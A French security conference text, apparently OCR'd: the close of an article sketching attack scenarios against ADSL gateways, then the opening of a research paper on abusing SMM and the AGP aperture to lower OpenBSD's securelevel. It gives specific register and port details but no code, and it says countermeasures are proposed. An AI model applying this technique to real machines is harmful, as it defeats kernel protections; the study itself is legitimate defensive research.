Sans vouloir donner trop d'idées aux malfaisants, on imagine assez bien quelques scénarios parfaitement crédibles sur la base de l'étude précédente.

L'installation d'un module logiciel sur les boites est une première étape. Ce module pourra avoir des fonctions à la mode telles que :

- Servir de bot pour un DDoS ;
- Servir de relais de spam ;
- Ecouter toutes les communications sur le lien ADSL pour capturer des mots de passe ou du trafic HTTP. Contrairement aux attaques du poste client, les communications SSL sont protégées contre l'écoute, mais pas les protocoles de type POP3 (utilisé par quasiment tous les hébergeurs).

Ce module peut être installé :

- Soit par un virus se propageant côté client ;
- Soit par une interface d'administration accessible côté ADSL, éventuellement sur un canal ATM particulier ;
- Soit par un serveur de firmware compromis.

A ce point, si le module hostile désactive les fonctions de mise à jour automatique et change les mots de passe par défaut, seul une intervention physique opérée par le constructeur permettrait de reprendre le contrôle de l'équipement.

On peut également envisager la propagation d'un virus capable de bloquer toutes les boites. La non-propagation d'un tel virus, ou l'accès aux nouveaux mots de passe installés par le virus, se monnaierait probablement assez cher pour l'opérateur.

Enfin on peut également citer les attaques auxquelles tout le monde pense, à savoir :

- Redirection du trafic téléphonique pour interception ;
- Contournement des systèmes de facturation téléphonie/télévision.

La faisabilité de telles attaques reste plus difficile à évaluer.

Bref, compte tenu des gains potentiels pour les attaquants, il est presque surprenant qu'aucune attaque n'ait encore eu lieu ...

Remerciements

Je remercie toute l'équipe DCR/STI/C du Centre de Recherche EADS pour sa compétence et son soutien logistique.

Références

[OpenWRT] OpenWRT Debrick utility, `http://downloads.openwrt.org/utils/`

[ISC] Faille ISC DHCP 3.0, `http://secunia.com/advisories/11923/`

[Trifinite] Trifinite, http://www.trifinite.org/

[BSS] Bluetooth Stack Smasher (BSS), http://securitech.homeunix.org/blue/

[ATM] Wikipédia : le protocole ATM, http://en.wikipedia.org/wiki/Asynchronous_Transfer_Mode

Utiliser les fonctionnalités des cartes mères ou des processeurs pour contourner les mécanismes de sécurité des systèmes d'exploitation

Loïc Duflot[1], Daniel Etiemble[2], and Olivier Grumelard[1]

[1] DCSSI
51 bd. De la Tour Maubourg
75700 Paris Cedex 07 France
[2] LRI
Université de Paris Sud
91405 Orsay France

Résumé Dans cet article, nous montrons comment les fonctionnalités matérielles des composants de la carte mère peuvent être exploitées depuis la couche utilisateur pour contourner certains mécanismes de sécurité des systèmes d'exploitation. Nous détaillons en particulier comment l'un des modes de fonctionnement des processeurs de la famille du Pentium (mode System Management) et l'une des fonctionnalité des chipsets (ouverture graphique) peuvent être utilisés par un attaquant pour accroître ses privilèges locaux. Les méthodes d'escalade de privilèges que nous présentons ici n'utilisent aucun défaut d'implémentation en tant que tel, mais exploitent plutôt un manque de cohérence entre les modèles de sécurité des systèmes d'exploitation et du matériel. Des mesures de contournement permettant d'empêcher ces escalades sont proposées dans ce document.
Mots Clés : Escalade de privilèges, fonctionnalités matérielles, System Management Mode.

1 Introduction

On peut constater que la plupart des vulnérabilités découvertes sur les systèmes existants sont liées à des problèmes d'implémentation logicielle. On ne compte plus les failles exploitables par « buffer overflow », « format string » ou encore « race condition ». Elles rendent souvent compte de l'existence de bogues de programmation ou d'une certaine prise de liberté quant au respect des bonnes règles de codage. Quelques travaux plus récents démontrent aussi des problèmes de sécurité liés au mode de fonctionnement de certains périphériques [1,2].

Dans cet article, nous décrivons une classe d'attaques liée non pas à des problèmes d'implémentation logicielle mais plutôt à des problèmes d'incohérence dans le modèle global de sécurité d'un système. Nous présentons des exemples concrets d'escalade de privilèges indépendants de toute erreur de codage. Par des appels légitimes à des fonctionnalités proposées par le matériel et accessibles via le système d'exploitation, un attaquant peut en effet accroître ses privilèges, parfois de manière très significative.

Nous détaillerons d'abord les modes de fonctionnement des processeurs x86 [4] et les mécanismes de sécurité qui leur sont associés. Nous entrerons ensuite dans le détail des spécifications de l'un de ces modes de fonctionnement, le mode System Management. Nous présenterons ensuite quelques uns des mécanismes de sécurité des systèmes d'exploitation modernes en précisant comment ils s'articulent avec le modèle de sécurité sous-jacent. Nous montrerons alors comment ces mécanismes

peuvent être contournés par un attaquant possédant des privilèges initiaux suffisants pour faire basculer le microprocesseur en mode « System Management » ou utiliser la fonctionnalité matérielle d'ouverture graphique fournie par le chipset. Nous donnerons également plusieurs exemples concrets d'escalade de privilèges sur les systèmes OpenBSD [11] et NetBSD [10], accompagnés de propositions de mesures destinées à prévenir de telles escalades.

2 Principes de fonctionnement des architectures x86

Les principes énoncés tout au long de ce document s'appliquent à toutes les plateformes équipées d'un processeur x86 et d'un chipset permettant une configuration adéquate [8] du mode System Management[3].




Fig. 1. Architecture simplifiée d'un système x86 (détail : Pentium® 4)

2.1 Modes de fonctionnement du Pentium®

Si la plupart des systèmes d'exploitation modernes fonctionnent dans le mode dit « protégé », les processeurs 32 bits de la famille du Pentium® [4] disposent au total de quatre modes différents. Le mode protégé est le mode nominal des processeurs x86. Dans ce mode, la majeure partie des fonctionnalités matérielles sont disponibles. Certaines de ces fonctionnalités visent essentiellement à fournir au système d'exploitation des mécanismes de protection de son espace mémoire (segmentation, privilèges E/S, voir sections 2.2 et 2.3), d'autres ont en outre un objectif plus opérationnel (pagination, voir section 2.2).

Les trois autres modes de fonctionnement disponibles sont plus rarement utilisés. Le mode « Adresse réelle (Real Address) » est utilisé principalement lors de la séquence de démarrage de l'ordinateur et lors de son arrêt. Il s'agit d'un mode 16 bits de compatibilité ascendante qui permet de conserver scrupuleusement l'architecture PC/AT malgré le passage à des processeurs exploitant des bus d'adresse plus larges. Le mode « Real Address » peut également être utilisé pour accéder aux fonctionnalités du BIOS. Le mode « 8086 Virtuel » est un autre mode de compatibilité 16 bits

[3] C'est par exemple le cas de tous les chipsets commercialisés par Intel®. Ceux-ci disposent en effet d'un registre de configuration de la zone mémoire SMRAM, présentée un peu plus loin.

relativement semblable au mode réel. La principale différence entre ces deux modes est que le mode 8086 virtuel est « embarqué » au sein du mode protégé. Tout se passe comme si le code exécuté en mode 8086 était exécuté au sein d'une tâche spécifique du mode protégé. Ceci permet au système d'exploitation de lancer des programmes 16 bits tout en bénéficiant du mécanisme de pagination et en exerçant un contrôle très fin sur les opérations effectuées par ceux-ci, en particulier lors de l'exécution d'instructions privilégiées.

Enfin, le mode « System Management » (appelé SMM dans la suite) est, selon la documentation constructeur, un mode 16 bits permettant « de gérer efficacement les paramètres de fonctionnement » du système ou de « lancer du code constructeur ». Par exemple, si la sonde de température de la carte mère détecte que le processeur est en surchauffe, le chipset du système peut avoir été configuré pour commander au processeur d'entrer en mode SMM. Le mode SMM est décrit plus en détail dans la section 3.

Les transitions entre chacun de ces modes sont bien entendu rigoureusement contrôlées. Les transitions depuis et vers le mode SMM sont détaillées dans la section 3.

2.2 Gestion de la mémoire

Cette section traite de la problématique de gestion de la mémoire par le processeur [7] et en particulier des mécanismes de segmentation et de pagination. La segmentation est un mécanisme uniquement utilisé en mode protégé, alors que la pagination est accessible en mode protégé et en mode 8086 virtuel.

Segmentation et privilèges processeur Si les composants de la carte mère manipulent des adresses dites physiques, tout code s'exécutant sur le processeur en mode protégé n'accède qu'à des adresses dites logiques. Ces adresses sont traduites par une unité spécifique du processeur appelée MMU (Memory Management Unit) en adresses physiques par les mécanismes de segmentation et de pagination[4].

La segmentation permet de traduire des adresses logiques en adresses virtuelles. Le mécanisme utilisé ensuite pour traduire les adresses virtuelles en adresses physiques est décrit au paragraphe suivant.

Globalement, le mécanisme de segmentation permet de désigner des blocs de mémoire contiguë et de leur assigner des permissions d'accès. Un bloc (ou segment) de code pourra ainsi être accessible uniquement en exécution ou en lecture/exécution. A contrario, un segment de données pourra être rendu accessible en lecture seule ou en lecture/écriture. D'autre part, il est possible de réserver l'accès à certains segments aux tâches qui possèdent un niveau de privilèges processeur suffisant. Le noyau d'un système d'exploitation s'exécute ainsi avec des privilèges maximaux (dans le ring, ou anneau, 0), alors que le code des applications utilisateur s'exécute avec des privilèges minimaux (ring 3)[5].

Pagination Lorsque la pagination est activée, la MMU utilise des tables et des répertoires de pages, typiquement spécifiques à chaque tâche du système, afin de déterminer la correspondance entre une

[4] Le mécanisme de segmentation est un mécanisme obligatoire, tandis que la pagination est un mécanisme dont l'utilisation est optionnelle. Toutefois, les systèmes d'exploitation modernes utilisent tous la pagination pour gérer efficacement la mémoire disponible.

[5] En outre, certaines instructions privilégiées sont réservées aux applications du ring 0.

adresse virtuelle et une adresse physique. Ainsi, une adresse virtuelle donnée ne correspond pas toujours à la même adresse physique. Ceci permet au système d'exploitation de présenter à ses applications des espaces d'adressage similaires, tout en gérant par ailleurs la mémoire physique disponible, de telle sorte que les pages utilisées soient placées en mémoire principale alors que d'autres sont « swappées » sur des périphériques de stockage. La granularité de ce mécanisme est la page (bloc de mémoire physique contiguë, généralement de 4 ko, aligné sur une adresse multiple de sa taille).

Il est à noter également que de manière partiellement redondante avec les fonctionnalités proposées par le mécanisme de segmentation, il est possible de restreindre dans les tables ou les répertoires de page les règles d'accès associées à chaque page. Une page mémoire est toujours accessible en lecture si elle est marquée comme présente dans la table de page. En revanche, un bit (bit r/w) permet de spécifier si la page est accessible en écriture ou non, et un autre (bit user/supervisor) si les applications s'exécutant en ring 3 peuvent ou non accéder à la page considérée. Enfin, dans les architectures les plus récentes, un bit supplémentaire (bit NX ou XD selon les constructeurs) permet de spécifier si la page est exécutable ou non.

Si la pagination est désactivée[6], les adresses virtuelles sont numériquement égales aux adresses physiques.

2.3 Accès aux périphériques d'entrée-sortie

Il existe plusieurs mécanismes permettant au code logiciel s'exécutant sur le processeur d'interagir avec les périphériques.

Accès PIO Le premier mécanisme disponible pour accéder aux périphériques est le mécanisme dit de « Programmed I/O »(PIO). Les périphériques correspondants sont accessibles sur un bus 16 bits logiquement indépendant du bus d'adresses mémoire. Ce mécanisme historique est le plus lent. Les ports PIO sont manipulés par les instructions assembleur « in » [5] (opération de lecture) et « out » [6] (opération d'écriture).

Accès MMIO Le deuxième mécanisme permettant à un code logiciel d'accéder aux périphériques est le mécanisme dit de « Memory Mapped I/O ». Ce mécanisme consiste à projeter la mémoire ou les registres de contrôle d'un périphérique dans l'espace d'adressage physique de la machine. Du point de vue du code exécuté, on accède à ces composants comme à la mémoire physique. Généralement, les périphériques sont projetés dans les adresses hautes afin d'éviter le plus possible les conflits avec la mémoire principale[7].

Autres mécanismes Les deux autres modes de communication existants ne seront pas traités dans le cadre de cet article. Le mécanisme d'interruption matérielle (ou IRQ) permet aux périphériques d'envoyer un signal asynchrone vers le processeur afin de signaler, par exemple, l'arrivée d'un

[6] L'activation du mécanisme de pagination est contrôlée par le bit *PG* du registre de contrôle *cr*0 du processeur.

[7] Il est à noter que certaines mémoires comme le BIOS doivent être projetées dans les adresses basses pour être accessibles en mode « adresse réelle ». Dans ce cas, les blocs de mémoire principale situés aux adresses correspondantes sont généralement non utilisés par le système. Une exception notable est la SMRAM dont il est question dans la section suivante.

événement. Le mécanisme DMA (Direct Memory Access) permet quant à lui aux périphériques d'interagir directement avec la mémoire principale sans contrôle instantané par le processeur des opérations réalisées. Les problèmes de sécurité liés à l'emploi d'un tel mode sont potentiellement nombreux et ont déjà été étudiés par ailleurs (voir par exemple [1,2]).

Privilèges I/O Les périphériques MMIO étant gérés par le processeur de la même façon que la mémoire principale, les mécanismes de segmentation et de pagination peuvent être employés pour en réguler l'accès.

L'accès aux ports d'entrée-sortie PIO en mode protégé est quant à lui régulé par un contrôle de privilèges d'entrée-sortie (privilèges E/S). Il existe deux mécanismes différents pour attribuer ces privilèges. Le premier est d'affecter les bits IOPL du registre de contrôle EFLAGS du processeur de telle sorte que IOPL soit supérieur ou égal au niveau de privilège processeur (ring) courant[8]. Dans ce cas, l'accès à tous les ports PIO est accordé en bloc. Dans le cas contraire, il est nécessaire de mettre à jour le « bitmap d'entrée-sortie » (second mécanisme) pour qu'il couvre le port demandé et que le bit correspondant aux ports auxquels on souhaite accéder soit mis à 0[9]. Le bitmap doit être stocké dans une zone mémoire inaccessible au ring 3.

Un exemple de fonctionnalité PIO : l'ouverture graphique L'ouverture graphique [8] est une fonctionnalité fournie par le chipset[10] à la carte graphique et au processeur. Elle permet de définir une zone contiguë dans l'espace des adresses physiques. Chaque accès vers une page de cette zone est redirigée par le chipset vers une autre page physique (obligatoirement en mémoire principale) au moyen d'une table de traduction configurée logiciellement et résidant elle aussi en mémoire principale. Lorsqu'ils accèdent à l'ouverture graphique, les périphériques et le processeur ont ainsi l'impression d'accéder à une zone mémoire contiguë, alors qu'en réalité ils accèdent à des pages arbitraires de la mémoire principale (voir figure 2). Cette fonctionnalité permet en alignant correctement l'ouverture graphique de voir comme un seul bloc la mémoire vidéo (framebuffer) de la carte graphique et la zone en mémoire principale dédiée à la gestion graphique.

L'ouverture graphique est configurable au moyen de registres du chipset accessibles par le mécanisme de configuration des registres PCI[11]. Les registres les plus importants sont le registre AGPM qui active l'utilisation de la fonctionnalité, APBASE qui définit l'adresse de base de l'ouverture graphique, APSIZE qui détermine la taille de l'ouverture graphique et ATTBASE qui détermine l'adresse physique de la table de traduction.

3 Quelques détails sur le mode SMM

Le mode SMM a été spécialement conçu pour que la carte mère soit en mesure d'avertir le processeur qu'un événement majeur vient de se produire afin que ce dernier déclenche l'exécution du code prévu pour gérer cet événement.

[8] L'élévation de l'IOPL est une opération réservée au ring 0.

[9] Ce bitmap d'entrée sortie est défini par la structure de la tâche processeur active. Si le bitmap n'est pas présent, l'accès aux ports PIO est refusé. S'il est présent, seuls les ports correspondant aux bits du bitmap laissés à 0 est accordé.

[10] Sous réserve que le bus graphique soit un bus AGP.

[11] Ce mécanisme utilise les ports PIO 0xcf8 et 0xcfc.




Fig. 2. Principe de l'ouverture graphique

3.1 Activation du mode SMM

Pour passer en mode SMM, il faut générer une interruption physique appelée SMI (pour System Management Interrupt) sur la carte mère. Cette interruption ne peut être déclenchée que par un composant matériel de la carte mère (en général le chipset et éventuellement les I/O APICs [3]). Il est impossible d'en déclencher une par une instruction « int ». Si le processeur reçoit une SMI, il entre immédiatement en mode System Management pour exécuter le code situé à une adresse donnée (voir section 3.4) et ce même si les interruptions sont masquées logiciellement. L'état complet du processeur (incluant entre autres les registres EIP, ESP, EFLAGS, CS, cr0, cr3...) est sauvegardé dans une partie de la mémoire principale appelée SMRAM et sera restauré lors de la sortie du mode SMM. Cette sortie s'effectue logiciellement par une instruction assembleur « rsm ».

Étant donné que, d'une part, le contexte est sauvé puis restauré et que, d'autre part, le code exécuté en SMM n'est pas défini par le système d'exploitation et n'a même normalement pas d'interaction avec ce dernier, l'exécution de code en mode SMM est totalement invisible pour le système d'exploitation. Le système est simplement figé le temps d'exécuter ce code étranger. A la sortie du mode SMM, le système retrouvera l'état dans lequel il était, sous réserve qu'il n'ait pas été modifié par le code exécuté en mode SMM. Notons d'ores et déjà que l'état des registres sauvegardés en SMRAM (y compris les registres critiques comme CS, cr0, EFLAGS) est accessible en lecture et en écriture au code s'exécutant en mode SMM.

3.2 Particularités du mode SMM

Dans ce mode il est en outre par commodité possible :

- d'accéder à l'intégralité de l'espace mémoire physique (hors extension PAE[12]), et ce malgré le fait que ce mode soit un mode 16 bits ; ceci comprend tout accès à la mémoire principale et aux périphériques projetés en MMIO ;
- d'accéder à l'intégralité des ports d'entrée sortie PIO.

Il est ainsi primordial de noter que dans ce mode tous les mécanismes de sécurité du mode protégé sont inactifs. En particulier, la notion de privilèges E/S n'existe pas. Les mécanismes de segmentation et de pagination sont inopérants. En d'autres termes, tout code s'exécutant en mode SMM dispose d'un accès total à la mémoire du système ainsi qu'aux périphériques.

3.3 La SMI

Dans les architectures modernes, seul le chipset est généralement capable de générer une SMI. Les I/O APICs indépendants disposent parfois aussi de cette fonctionnalité. Les APICs locaux peuvent potentiellement aussi être configurés pour envoyer une telle interruption au processeur.

Si peu de composants sont capables d'envoyer une SMI, les techniques susceptibles d'être utilisées pour demander à ces composants de générer une telle interruption sont en revanche relativement nombreuses. Certaines techniques nécessitent d'avoir au préalable configuré le chipset (en général, un bit de contrôle doit être mis à 1), d'autres non. Il existe également, dans le registre SMI_EN du chipset (accessible en PIO), un bit de contrôle global permettant d'autoriser ou non le chipset à générer une SMI. Notons qu'aucune protection particulière n'empêche a priori du code applicatif possédant des privilèges E/S d'accès sur ce registre d'en modifier le paramétrage.

A titre d'exemple, il était possible de configurer le chipset pour que le passage à l'an 2000 déclenche une SMI. Si les sondes de température indiquent que la température du boîtier est trop élevée, une SMI peut également être générée. Il est enfin possible de configurer le chipset pour qu'un accès en écriture sur certains ports accessibles en PIO (par exemple, le port 0xb2 pour les chipsets Intel®) déclenche une SMI.

3.4 La SMRAM

La SMRAM contient essentiellement la routine[13] de traitement de la SMI ainsi que l'espace de sauvegarde du contexte processeur. Elle correspond aussi à l'espace normal d'exécution de cette routine (elle contient donc le code, la pile et les données de la routine).

L'adresse de base de la SMRAM est définie par un registre processeur appelé SMBASE. Lors de l'exécution de l'instruction de sortie du mode SMM, le processeur importe dans son registre SMBASE la valeur maintenue pour cette variable dans la zone de sauvegarde du contexte de la SMRAM. Le code exécuté en mode SMM peut donc changer la valeur de SMBASE via ce mécanisme, alors qu'un code exécuté dans n'importe lequel des autres modes n'a pas cette possibilité. La plupart des chipsets imposent cependant que SMBASE soit égal à 0xA0000. Dans ce cas, les adresses de la SMRAM sont en conflit avec les adresses MMIO basses de la carte graphique (zone de compatibilité ascendante). En pratique, le chipset décode les accès comme suit : si le processeur est en mode protégé alors tout accès dans la zone de la SMRAM est interprété comme un accès à la carte graphique. En revanche, tout accès en mode SMM à la zone SMRAM est redirigé vers la SMRAM située en mémoire principale (dans les blocs mémoire dits inutilisés).

[12] L'extension PAE permet de bénéficier d'un espace d'adressage physique plus grand que les 4Go habituellement prévus pour les architectures 32 bits.

[13] A l'adresse SMBASE + 0x8000, voir plus bas pour la définition de SMBASE.

Notons enfin qu'il existe un registre de contrôle de la SMRAM, dans certains chipsets, accessible au moyen du mécanisme de configuration des registres PCI. Ce registre permet de « configurer » la SMRAM. En particulier l'un des 8 bits de ce registre, D_OPEN, permet de rendre la SMRAM accessible même en mode protégé. Tous les accès vers des adresses physiques correspondant à la SMRAM sont alors redirigés vers la SMRAM quel que soit le mode courant du processeur. Ce registre contient également un bit nommé D_LCK. Si ce bit vaut 1, le contenu du registre n'est plus modifiable. Seul un reset complet de la machine peut rendre le registre à nouveau accessible en écriture. En théorie, si D_LCK vaut 1 et que D_OPEN vaut 0,, il n'y a donc plus moyen de rendre la SMRAM accessible depuis le mode protégé.

Il convient de préciser dès à présent que, sur toutes les machines testées, le bit D_LCK est systématiquement positionné à 0.

3.5 Sécurité du mode SMM

Un mode attrayant... Le mode SMM est un mode exempt de tout mécanisme de sécurité intrinsèque. Il est donc intéressant pour un attaquant de tenter d'exécuter du code dans ce mode.

En pratique, un attaquant se heurte à deux problèmes majeurs. Le premier est celui de l'entrée dans le mode SMM, c'est à dire de la génération de la SMI. Le second est celui de la modification de la routine de traitement de la SMI en SMRAM. La SMRAM est censée être inaccessible hors du mode SMM, donc il est nécessaire pour l'attaquant d'être déjà en mode SMM pour avoir accès à la SMRAM. Ce problème est potentiellement insoluble. L'apparente cohérence de la protection du code de la routine du mode SMM est toutefois remise en cause par une mauvaise utilisation des bits D_OPEN et D_LCK.

La section 5 présente les différentes étapes permettant à un attaquant d'utiliser le mode SMM à son avantage.

Un mode dangereux... Les paragraphes qui précèdent montrent que le mode System Management représente un danger en puissance pour la sécurité des systèmes d'exploitation. Il est notamment très difficile pour le système d'exploitation de détecter ou prévenir un passage en mode SMM (que le code associé soit légitime ou frauduleux). De plus, en fonctionnement normal la SMRAM est inaccessible au système d'exploitation qui ne peut donc pas simplement contrôler l'intégrité du code de la routine SMM. Cet état de fait peut même être rendu permanent par le bit D_LCK. Un « rootkit » pourrait donc utiliser la SMRAM pour dissimuler des fonctions particulières.

4 Modèle de sécurité sous-jacent aux systèmes d'exploitation

4.1 Principes généraux

Positionnement du système d'exploitation Le rôle fonctionnel premier d'un système d'exploitation est d'assurer la gestion du matériel et de fournir aux applications qu'il héberge des primitives pour exploiter ce matériel et pour communiquer entre elles. Du point de vue de la sécurité, on attend de lui qu'il régule les accès aux périphériques et les interactions entre tâches sur la base de modèles et de politiques de sécurité de moyen niveau. Ainsi, les fonctions fournies aux applications pour accéder au disque dur exportent la notion de fichier et réalisent des contrôles de permissions pour autoriser ou non les accès logiques correspondants.

Partant du principe que certaines applications sont susceptibles de dysfonctionner ou encore d'être contrôlées par un attaquant exécutant un code de son choix, le rôle de régulateur n'est efficace que si le système d'exploitation se positionne comme unique moyen de communication entre tâches et avec les périphériques. Dans la pratique, cette coupure virtuelle est gérée par le noyau du système, éventuellement enrichi de pilotes (ou modules) additionnels, et s'appuie sur les fonctionnalités offertes par le matériel. Dans le cas d'une architecture x86, le noyau exploite la segmentation pour s'assurer l'exclusivité de l'exécution en ring 0 et la pagination pour séparer les tâches entre elles[14]. Il protège typiquement la zone mémoire qu'il utilise au moyen du bit user/supervisor des pages correspondantes. Pour communiquer avec leur environnement, les applications doivent donc solliciter le noyau au moyen d'appels système.

Gestion des entrées sorties Le noyau peut choisir de déléguer le contrôle de certains périphériques à des applications particulières, qui font également partie du système d'exploitation. Ceci permet de diminuer la taille et la complexité du noyau, donc le nombre de vulnérabilités impactant le ring 0 : les applications gérant les périphériques concernés disposent d'un niveau de privilèges moindre, leurs éventuelles vulnérabilités ont donc en théorie un impact potentiel moins critique sur le système. Pour ce faire, le mécanisme de délégation doit être suffisamment sélectif (choix des applications et des périphériques concernés) et auto-cohérent, c'est à dire que les privilèges délégués ne doivent pas permettre une compromission du ring 0, et ce quel que soit le code exécuté avec ces privilèges (sous l'hypothèse d'une compromission de l'application).

Les mécanismes de délégation de privilèges matériels sont basés sur une requête, formulée par un ou plusieurs appels système, que le noyau acceptera ou non de traiter en fonction des privilèges système (identité associée à des privilèges d'administration) de la tâche concernée. En cas de succès, les privilèges matériels demandés sont accordés à cette tâche par le noyau.

Du point de vue matériel, l'accès aux ports PIO se délègue grâce aux mécanismes d'IOPL et de bitmap d'entrée-sortie, que les architectures x86 ont prévu à cet effet. L'accès aux zones mémoire MMIO se délègue quant à lui à travers la gestion des tables de page. Enfin, le noyau peut choisir de paramétrer les transferts DMA pour qu'ils utilisent des zones mémoire qui lui sont propres ou des zones mémoire sous le contrôle d'une application. Dans ce dernier cas, il peut simplement s'agir d'accélérer les transferts de données bien identifiées entre un périphérique et des applications sans nécessairement remettre en cause le contrôle du périphérique par le noyau.

Il convient aussi de remarquer que, dans les architectures actuelles, les périphériques sont matériellement responsables de respecter les adresses configurées pour les transferts DMA. Le positionnement du noyau du système d'exploitation ne lui permet donc pas de brider les actions des périphériques capables d'effectuer ce type de transferts par le cas où ceux-ci ne respecteraient pas les consignes qui leur sont envoyées.

4.2 Exemples de mécanismes

Dans un système où les privilèges d'administration suffisent pour charger un module noyau arbitraire capable d'exécuter du code en ring 0, on peut considérer que toute tâche disposant de tels privilèges est aussi sensible en intégrité que le noyau lui-même, puisqu'aucun mécanisme

[14] L'existence de zones mémoire partagées autrement qu'en lecture seule entre tâches différentes constitue une limite apparente du modèle. Toutefois, le noyau reste responsable d'autoriser ou non la création et le partage de telles zones.

n'empêche l'escalade. Nous nous intéresserons donc dans la suite à deux exemples de mécanismes visant à brider les privilèges d'administration et à des exemples de systèmes d'exploitation mettant en œuvre ce type de mécanisme.

De façon générale, de tels mécanismes doivent permettre de garantir l'intégrité du noyau en mémoire, la protection des éventuelles tâches disposant de privilèges dangereux (susceptibles de menacer directement ou non le noyau) ainsi que la protection des fichiers critiques sur le disque (pour prévenir une corruption des fichiers suivie d'un redémarrage du système), tout en réduisant au maximum le périmètre de confiance associé. Sur cette base d'auto-cohérence du mécanisme, d'autres éléments peuvent ensuite être ajoutés.

Les securelevels Une première approche consiste à identifier, parmi les privilèges d'administration, ceux qui sont utilisés au cours du fonctionnement normal du système et ceux dont on peut se passer une fois le système démarré et paramétré. Une variable interne du noyau, appelée *securelevel*, permet de stocker l'état du système vis-à-vis de l'utilisation des privilèges d'administration. A chaque incrémentation de sa valeur, certaines opérations privilégiées (chargement d'un module noyau, ouverture à bas niveau d'un disque dur, etc.) deviennent globalement interdites sur le système. Une application, même privilégiée, ne peut qu'incrémenter le securelevel.

Par nature, la cohérence du modèle sous-jacent au mécanisme des securelevels suppose au moins qu'à partir d'un certain niveau, utilisable dans la pratique, une tâche arbitraire[15] disposant de privilèges *root* ne peut plus, à travers ses privilèges, redescendre le securelevel.

Sous OpenBSD, par exemple, le securelevel est implémenté par une variable de type entier interne au noyau pouvant évoluer entre -1 et 2. Lorsque le securelevel vaut -1, le système est dit être en mode « Permanently Insecure ». Aucune limitation de privilèges n'est alors effective. Si le securelevel vaut 2 en revanche, le système est en mode « Highly Secure ». Dans ce cas, les restrictions sont maximales. Il est alors impossible de charger un module noyau ou d'utiliser le pseudo-fichier /dev/mem pour réaliser un accès en écriture sur la mémoire physique. En revanche, afin que le serveur graphique soit en mesure de fonctionner correctement, le mécanisme de securelevel ne restreint pas nécessairement l'accès aux ports PIO. Cet accès est contrôlé par la valeur d'une autre variable interne au noyau, machdep.allowaperture. Si machdep.allowaperture est nulle, alors les appels système permettant de demander les privilèges I/O sont interdits. Dans le cas contraire, ils sont autorisés pour les processus du super-utilisateur. De plus, si cette variable est non nulle, le pseudo-fichier /dev/xf86 peut être utilisé pour accéder aux adresses correspondant à la mémoire vidéo projetée en MMIO.

Nous montrons dans la suite que certaines propriétés du matériel sous-jacent brisent la cohérence du securelevel BSD lorsque allowaperture est non nul.

Les capacités Un autre mécanisme consiste à scinder les privilèges d'administration en capacités (accroissement de la granularité) et à contrôler l'usage de ces capacités en s'appuyant notamment sur les propriétés de la tâche concernée mais aussi sur la nature du programme exécuté. Ainsi, l'exécution d'un programme arbitraire sous une identité privilégiée ne permettra pas d'exploiter les privilèges associés à cette identité.

Par nature, la cohérence du modèle sous-jacent au mécanisme des capacités suppose au moins que, pour certains jeux de capacités utilisés dans la pratique, une tâche arbitraire disposant de ces capacités ne sera pas en mesure d'en tirer des privilèges associés à d'autres capacités.

[15] Le modèle ne couvre pas le cas d'une tâche lancée avant l'élévation du securelevel et ayant déjà exploité des privilèges autorisés sous l'ancien niveau et interdits par le nouveau.

Sous Linux, qui implémente partiellement le mécanisme des capacités POSIX [12], les possibilités d'attribution de délégations de privilèges d'entrées sorties (IOPL, etc.) sont contrôlées par la capacité `CAP_SYS_RAWIO`.

5 Exemples de détournements de fonctionnalités matérielles standard pour mettre en défaut des mécanismes de sécurité

5.1 Utilisation du mode System Management

Cette section montre comment il est possible d'utiliser le mode System Management pour contourner certains mécanismes de sécurité mis en œuvre par des systèmes d'exploitation. Elle présente notamment un exploit de type « preuve de concept » sur OpenBSD[16] correspondant à une escalade de privilèges dite « root vers noyau » (ou kernel). En particulier, elle montre comment il est possible de prendre en défaut la politique de sécurité du système d'exploitation en abaissant la valeur du securelevel de « Highly Secure » vers « Permanently Insecure ».

Principe général L'idée générale de l'attaque est d'utiliser les propriétés du mode SMM pour contourner les mécanismes de sécurité mis en place en mode protégé par le système d'exploitation. L'attaquant doit pour ce faire parvenir à injecter dans la SMRAM une nouvelle routine de traitement de l'interruption SMI (code arbitraire qu'il souhaite exécuter avec les privilèges maximaux sur le système) et à déclencher une SMI.

Difficultés pratiques Comme indiqué au paragraphe 3.3, plusieurs possibilités s'offrent à l'attaquant pour déclencher une SMI. Une solution possible est d'accéder en écriture au registre PIO 0xb2. L'attaquant doit pour ce faire obtenir les privilèges E/S correspondants. Pour pouvoir injecter du code en SMRAM il doit d'une part rendre la SMRAM accessible depuis le mode protégé (en modifiant D_OPEN), et d'autre part écrire dans la plage d'adresses physiques correspondant à la SMRAM (adresses physiques 0xA0000 à 0xBFFFF).

En d'autres termes, une escalade de privilège est possible dès lors qu'un attaquant possède :
- les privilèges E/S sur les registres PIO 0xcf8 et 0xcfc, pour pouvoir modifier D_OPEN ;
- un moyen de déclencher une SMI (les privilèges E/S sur le registre PIO 0xB2 suffisent) ;
